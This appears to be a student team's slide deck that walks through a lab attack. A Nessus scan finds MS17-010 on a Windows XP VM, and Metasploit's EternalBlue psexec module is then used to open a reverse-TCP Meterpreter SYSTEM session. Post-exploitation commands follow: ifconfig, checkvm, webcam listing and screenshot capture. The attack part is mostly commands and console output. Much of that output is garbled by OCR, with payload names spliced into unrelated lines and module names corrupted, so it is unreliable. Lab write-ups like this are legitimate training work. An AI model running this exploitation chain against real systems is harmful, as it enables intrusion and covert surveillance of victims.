
| Name                     | Schedule  | Last Scanned        |
|--------------------------|-----------|---------------------|
| scan3 meta               | On Demand | ✓ May 11 at 8:45 AM |
| meta2                    | On Demand | ✓ May 11 at 6:34 AM |
| Scansione Metasploitable | On Demand | ✓ May 9 at 7:06 AM  |

# CHOOSE THE SCAN

We will be asked what kind of scan to do.

We have many kinds of scans, including the one against malware and ransomware.

We have chosen “**Basic Network Scan**”.



# VULNERABILITY

Once the scan is finished, we will be returned the vulnerabilities in **order of criticality**.

The screenshot shows a web browser window with the URL <https://kali:8834/#/scans/reports/16/vulnerabilities>. The page is titled "Windows XP" and displays a list of 19 vulnerabilities. The vulnerabilities are listed in descending order of severity: CRITICAL, MIXED, HIGH, MIXED, LOW, INFO, and INFO. The first vulnerability is "Microsoft Windows XP Unsupported Installation Detection". The interface includes a sidebar with "Nessus Essentials" and "Scans" sections, and a bottom navigation bar with "Hosts", "Vulnerabilities", "Notes", and "History".

| Severity | CVSS  | VPR | Name  |
|----------|-------|-----|---|
| CRITICAL | 10.0  |     | Microsoft Windows XP Unsupported Installation Detection |
| MIXED    | ...   | ... | Microsoft Windows (Multiple Issues)                     |
| HIGH     | 7.3   | 6.6 | SMB NULL Session Authentication                         |
| MIXED    | ...   | ... | SMB (Multiple Issues)                                   |
| LOW      | 2.1 * | 4.2 | ICMP Timestamp Request Remote Date Disclosure           |
| INFO     | ...   | ... | SMB (Multiple Issues)                                   |
| INFO     | ...   | ... | Nessus SYN scanner                                      |
| INFO     | ...   | ... | Common Platform Enumeration (CPE)                       |

# MS17-010

Nessus offers a **detailed description** for each vulnerability.

In the next phase, we can switch to msfconsole to test the effectiveness of vulnerabilities ourselves.

## Vulnerabilities

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

## Synopsis

The remote Windows host is affected by multiple vulnerabilities.

## Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

# START METASPLOIT

With the “**msf console**” command we sent metasploit.

Metasploit is a framework used in computer security to develop, test and execute exploits against remote systems, often used by security professionals to identify and resolve vulnerabilities in computer systems.

# SEARCHING EXPLOIT

We search for the exploit to use with the 'search' command. We are looking for an exploit for the EternalBlue vulnerability.

The the exploit in line 10 fits the bill.


```
msf6 > search ms17-010
Matching Modules
=====
      Disclosure Date   Rank   Check  Description
      -----+-----+-----+
      0   exploit/windows/smb/ms17_010_永恒蓝          2017-03-14  average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
      1   exploit/windows/smb/ms17_010_永恒蓝           .          .        .
      2   exploit/windows/smb/ms17_010_永恒蓝           .          .        .
      3   exploit/windows/smb/ms17_010_永恒蓝           .          .        .
      4   exploit/windows/smb/ms17_010_永恒蓝           .          .        .
      5   exploit/windows/smb/ms17_010_永恒蓝           .          .        .
      6   exploit/windows/smb/ms17_010_永恒蓝           .          .        .
      7   exploit/windows/smb/ms17_010_永恒蓝           .          .        .
      8   exploit/windows/smb/ms17_010_永恒蓝           .          .        .
      9   exploit/windows/smb/ms17_010_psexec         2017-03-14  normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
     10  exploit/windows/smb/ms17_010_psexec         .          .        .
     11  exploit/windows/smb/ms17_010_psexec         .          .        .
     12  exploit/windows/smb/ms17_010_psexec         .          .        .
     13  exploit/windows/smb/ms17_010_psexec         .          .        .
     14  exploit/windows/smb/ms17_010_psexec         .          .        .
     15  exploit/windows/smb/ms17_010_psexec         .          .        .
     16  exploit/windows/smb/ms17_010_psexec         .          .        .
     17  exploit/windows/smb/ms17_010_psexec         .          .        .
     18  exploit/windows/smb/ms17_010_psexec         .          .        .
     19  auxiliary/admin/smb/ms17_010_command       2017-03-14  normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Executio
     20  auxiliary/admin/smb/ms17_010_command       .          .        .
     21  auxiliary/admin/smb/ms17_010_command       .          .        .
     22  auxiliary/admin/smb/ms17_010_command       .          .        .
     23  auxiliary/admin/smb/ms17_010_command       .          .        .
     24  auxiliary/scanner/smb/smb_ms17_010        .          .        .
     25  auxiliary/scanner/smb/smb_ms17_010        .          .        .
     26  auxiliary/scanner/smb/smb_ms17_010        .          .        .
     27  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14  great   Yes    SMB DOUBLEPULSAR Remote Code Execution
     28  exploit/windows/smb/smb_doublepulsar_rce  .          .        .
     29  exploit/windows/smb/smb_doublepulsar_rce  .          .        .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > |
```

# USE THE EXPLOIT

We select the exploit with the command  
**'use:  
exploit/windows/smb/ms17\_010\_psexec'.**



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a toolbar with icons for file operations and tabs labeled 'Workspace 1' through 'Workspace 4'. Below the toolbar is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The main area of the terminal displays the following Metasploit command-line session:

```
29  pa\l otar:Neutralizeimplant/bind_named_pipe.
25  payload/windows/x64/meterpreter/bind_tcp
26  payload/windows/x64/meterpreter/bind_tcp_rc4
Interact with a module by name or index. For example info 29, use 29 or us
After interacting with a module you can manually set a TARGET with set TAR
29  payload/windows/x64/meterpreter/reverse_https
msf6> use exploit/windows/smb/ms17_010_psexec_named_pipe 2017-03-14
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6> exploit(windows/smb/ms17_010_psexec)> show options
33  payload/windows/x64/meterpreter/reverse_tcp_uuid
```

# SET OPTIONS

Now we set the options  
**RHOSTS** to **192.168.200.200**  
and **LPORT** to **7777**.

```
i exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
--payload      payload/windows/x64/meterpreter/reverse_wmihttps
--DBGTRACE     load/windows/x64/debug/trace
--LEAKATTEMPTS load/windows/x64/debug/leak
--NAMEDPIPE    load/windows/x64/debug/bind_tcp_rc4
--NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
--RHOSTS       :load/windows/x64/debug/reverse_named_pipe
--REPORT        445
--SERVICE_DESCRIPTION x64/debug/reverse_tcp_rc4
--SERVICE_DISPLAY_NAME x64/debug/reverse_tcp_uuid
--SERVICE_NAME  windows/x64/pingback_reverse_tcp
--SHARE         payload/windows/x64/admin$ shell_bind_tcp
--SMBDomain    load/windows/x64/powershell_reverse_tcp
--SMBPass      load/windows/x64/powershell_reverse_tcp_ssl
--SMBUser      load/windows/x64/shell/bind_ipv6_tcp
--payload      payload/windows/x64/shell/bind_ipv6_tcp_uuid
--payload      payload/windows/x64/shell/bind_named_pipe
--load options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--payload      payload/windows/x64/shell/reverse_tcp
--EXITFUNC     thread
--HOST         192.168.200.100
--PORT         4444
--load options (windows/vncinject/bind_tcp):
Name          Current Setting  Required  Description
--payload      payload/windows/x64/vncinject/bind_tcp
--target       exploit target: windows/x64/vncinject/bind_ipv6_tcp_uuid
--id           1
--Name         load/windows/x64/vncinject/bind_tcp
--payload      payload/windows/x64/vncinject/bind_tcp_rc4
--Automatic   Automatic
--payload      payload/windows/x64/vncinject/reverse_http
--payload      payload/windows/x64/vncinject/reverse_https
--payload      payload/windows/x64/vncinject/reverse_tcp
# the full module info with the info, or info -d command.
# payload/windows/x64/vncinject/reverse_tcp_uuid
# exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
# rhosts => 192.168.200.200
# exploit(windows/smb/ms17_010_psexec) > set lport 7777
# lport => 7777
# exploit(windows/smb/ms17_010_psexec) > 
```

# LAUNCH THE EXPLOIT

Once the necessary adjustments have been made, we can launch the attack with the “exploit” command.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
    payload/windows/x64/peinject/bind_ipv6_tcp_uuid
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - Entering Danger Zone | ----->
[*] 192.168.200.200:445 - [*] Preparing dynamite ...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.200:445 - [*] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - Leaving Danger Zone | ----->
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x81b42ad0
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... zfGQvMBu.exe
[*] 192.168.200.200:445 - Created \zfGQvMBu.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \zfGQvMBu.exe ...
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1031) at 2024-05-29 03:59:09 -0400
      payload/windows/x64/shell/reverse_tcp_rc4
meterpreter > ifconfig/x64/shell/reverse_tcp_uuid
      payload/windows/x64/shell_bind_tcp
```

# IFCONFIG

The '**ifconfig**' command in Meterpreter is used to display network interface configuration information on the target machine.

```
meterpreter > ifconfig/x64/shell/reverse_tcp_uuid
 59 payload/windows/x64/shell_bind_tcp
Interface 1 ad/windows/x64/shell_reverse_tcp
 59 payload/windows/x64/vncinject/bind_ipv6_tcp
Name0 payload: MS TCP Loopback interface_ipv6_tcp_uuid
Hardware MAC: 00:00:00:00:00:00
MTU 1492 payload: 1520
IPv4 Address: 127.0.0.154/vncinject/bind_tcp_rc4
 66 payload/windows/x64/vncinject/bind_tcp_uuid
 67 payload/windows/x64/vncinject/reverse_http
Interface 2 ad/windows/x64/vncinject/reverse_https
 59 payload/windows/x64/vncinject/reverse_tcp
Name0 payload: Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti Server
Hardware MAC: 08:00:27:c0:5e:69
MTU 1500 payload: 1500
IPv4 Address: 192.168.200.200/vncinject/reverse_winhttp
IPv4 Netmask : 255.255.255.0
msf6 exploit(msfvenom,multi/meterpreter_olive_externahblue) > back
meterpreter >
```

# CHECKVM

The '**checkvm**' command in Meterpreter is used to determine if the target machine is running in a virtual environment.

```
meterpreter > run checkvm+vncinject/reverse_https
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > run post/windows/gather/checkvmwinhttps
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine (blue) > back
meterpreter > █
```

# WEBCAM LIST

We use the '**webcam\_list**' command of Meterpreter to get a list of the webcams on the target machine.

```
meterpreter > webcam_list
[-] No webcams were foundms17_010
meterpreter > 
```

# SCREENSHOT

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/AZVXkHnd.jpeg  
meterpreter > █
```

Finally, we used the '**screenshot**' command to take a screenshot of the active session on the target machine.



# OUR TEAM:

I RAGAZZI MAGICI:



MAX  
ALDROVANDI



GABRIELE  
ARCELLI



GIAMPAOLO  
MILICCIA



LUCA  
GASPARI



STEFANO  
CESARONI



VALERIO  
ZAMPONE